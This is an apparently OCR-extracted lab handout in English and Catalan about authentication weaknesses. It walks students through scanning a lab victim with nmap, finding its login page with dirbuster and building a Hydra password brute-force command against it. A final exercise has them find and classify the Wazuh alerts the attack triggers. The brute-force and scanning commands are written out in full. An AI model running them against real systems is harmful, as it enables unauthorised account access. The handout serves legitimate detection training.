Authentication is the process of verifying the identity of a given user or client. There are three authentication types:

- Something you **know**, such as a password or the answer to a security question.
- Something you **have**, that is, a physical object like a mobile phone.
- Something you **are**, for example, your biometrics or patterns.

Most vulnerabilities in authentication are in one of two ways:

- They fail to protect against brute-force attacks.
- An attacker bypasses the authentication mechanisms. This is referred to as "broken authentication".

Vulnerabilities in password-based authentication

- **Status codes**: During a brute-force attack, the returned HTTP status code will be the same for the wrong ones. If it returns a different status code, this is a strong indication that the username was correct.
- **Error messages**: Sometimes the returned error message is different depending on whether both the username AND password are incorrect or only the password was incorrect.
- **Response times**: A website might only check whether the password is correct if the username is valid. This extra step might cause a slight increase in the response time.


Màquines:

- Víctima: 192.168.1.41
  Aquesta màquina té el Wazuh agent enviant alertes al manager.
- Wazuh manager: 192.168.1.80


Atac:
Investiga quins ports té oberts la víctima:
nmap -sV -sT -O -A -p- 192.168.1.41

Quin contingut web té?


Fes servir el *dirbuster* per trobar carpetes i fitxers a la web de la víctima. El pots trobar a la màquina Kali Linux a *Totes les aplicacions* o a *03-Web Application Analysis*.



Li hauràs de proporcionar la ip, el port i un diccionari de directoris i fitxers:



Pots anar veient els progressos a la pestanya *Results - Tree View*:




Hydra

Hydra és una eina de força bruta que treballa amb diccionaris. Per defecte ja en proporciona però a Internet en pots trobar molts:
https://github.com/danielmiessler/SecLists/blob/master/Passwords/Common-Credentials/10-million-password-list-top-1000.txt

https://www.passwordrandom.com/most-popular-passwords


La pots trobar clicant a *05 - Password Attacks* i després a *Online Attacks*.




La seva comanda és:

hydra -l <USER> -p <Password> <IP Address> http-post-form "<Login Page>:<Request Body>:<Error Message>"


Tal com hem pogut veure amb l'aplicació *dirbuster*, la url per fer login en aquest taller és http://192.168.1.41/login.php.
Per donar contingut a la comanda hydra has d'inspeccionar el contingut de la web: clica el botó dret a sobre de la web i selecciona *Inspecciona*.




Tot seguit clica a la pestanya *Xarxa* i prem el botó *actualitzeu*.



Ara fes un login fallit amb un usuari i password qualssevol. Aquest és el resultat:




Clica la línia POST i et mostrarà el contingut. Ara clica les fletxes de *Torna a enviar* i selecciona *Edita i torna a enviar*:



Això et mostrarà el contingut de la sol·licitud amb el qual construiràs la comanda *hydra* pas a pas:


hydra -l <USER> -p <Password> <IP Address> http-post-form "<Login Page>:<Request Body>:<Error Message>"

hydra -l <USER> -p <Password> <IP Address> http-post-form "<Login Page>:<Request Body>:<Error Message>"
A Login Page has de posar la ruta de la pàgina d'accés començant per /



hydra -l <USER> -p <Password> <IP Address> http-post-form "/login.php:<Request Body>:<Error Message>"

hydra -l <USER> -p <Password> <IP Address> http-post-form "/login.php:<Request Body>:<Error Message>"




Posem aquest paràmetre però canviant el *montilivi* per ^USER^ i *1234* per ^PASS^.

hydra -l <USER> -p <Password> <IP Address> http-post-form "/login.php:username=^USER^&password=^PASS^:<Error Message>"

hydra -l <USER> -p <Password> <IP Address> http-post-form "/login.php:username=^USER^&password=^PASS^:<Error Message>"

En aquest paràmetre hem de posar qualsevol tros de text o número que retorni la web quan el login és fallit.
Clica el botó *Envia*, torna a clicar la línia de POST i selecciona la pestanya *Resposta*.



hydra -l <USER> -p <Password> <IP Address> http-post-form "/login.php:username=^USER^&password=^PASS^:invalid"

hydra -l <USER> -p <Password> <IP Address> http-post-form "/login.php:username=^USER^&password=^PASS^:invalid"

Posa la IP

hydra -l <USER> -p <Password> 192.168.1.41 http-post-form "/login.php:username=^USER^&password=^PASS^:invalid"

hydra -l <USER> -p <Password> 192.168.1.41 http-post-form "/login.php:username=^USER^&password=^PASS^:invalid"

El paràmetre -p en minúscula és per posar un sol password. Canvia'l per -P per posar-hi una llista:

hydra -l <USER> -P /usr/share/wordlists/dirb/others/best1050.txt 192.168.1.41 http-post-form "/login.php:username=^USER^&password=^PASS^:invalid"

hydra -l <USER> -P /usr/share/wordlists/dirb/others/best1050.txt 192.168.1.41 http-post-form "/login.php:username=^USER^&password=^PASS^:invalid"

Prova directament amb l'usuari *admin*. Si vulguessis provar amb una llista d'usuaris, hauries de canviar el paràmetre -l i posar-lo en majúscules tal com ho has fet amb els passwords.

hydra -l admin -P /usr/share/wordlists/dirb/others/best1050.txt 192.168.1.41 http-post-form "/login.php:username=^USER^&password=^PASS^:invalid"

Finalment executa la comanda.

Activitat:
Aquest atac genera una alerta al Wazuh manager per cada intent fallit.

- Mostra aquesta alerta amb una captura.
- Anomena a quina taxonomia pertany aquest incident i fes-ne una breu explicació. (https://github.com/enisaeu/Reference-Security-Incident-Taxonomy-Task-Force/blob/master/working_copy/humanv1.md)
- A quin fitxer log de la màquina víctima s'ha enregistrat l'alerta enviada al Wazuh?
- Quin és el missatge de l'alerta que ens permet identificar l'incident?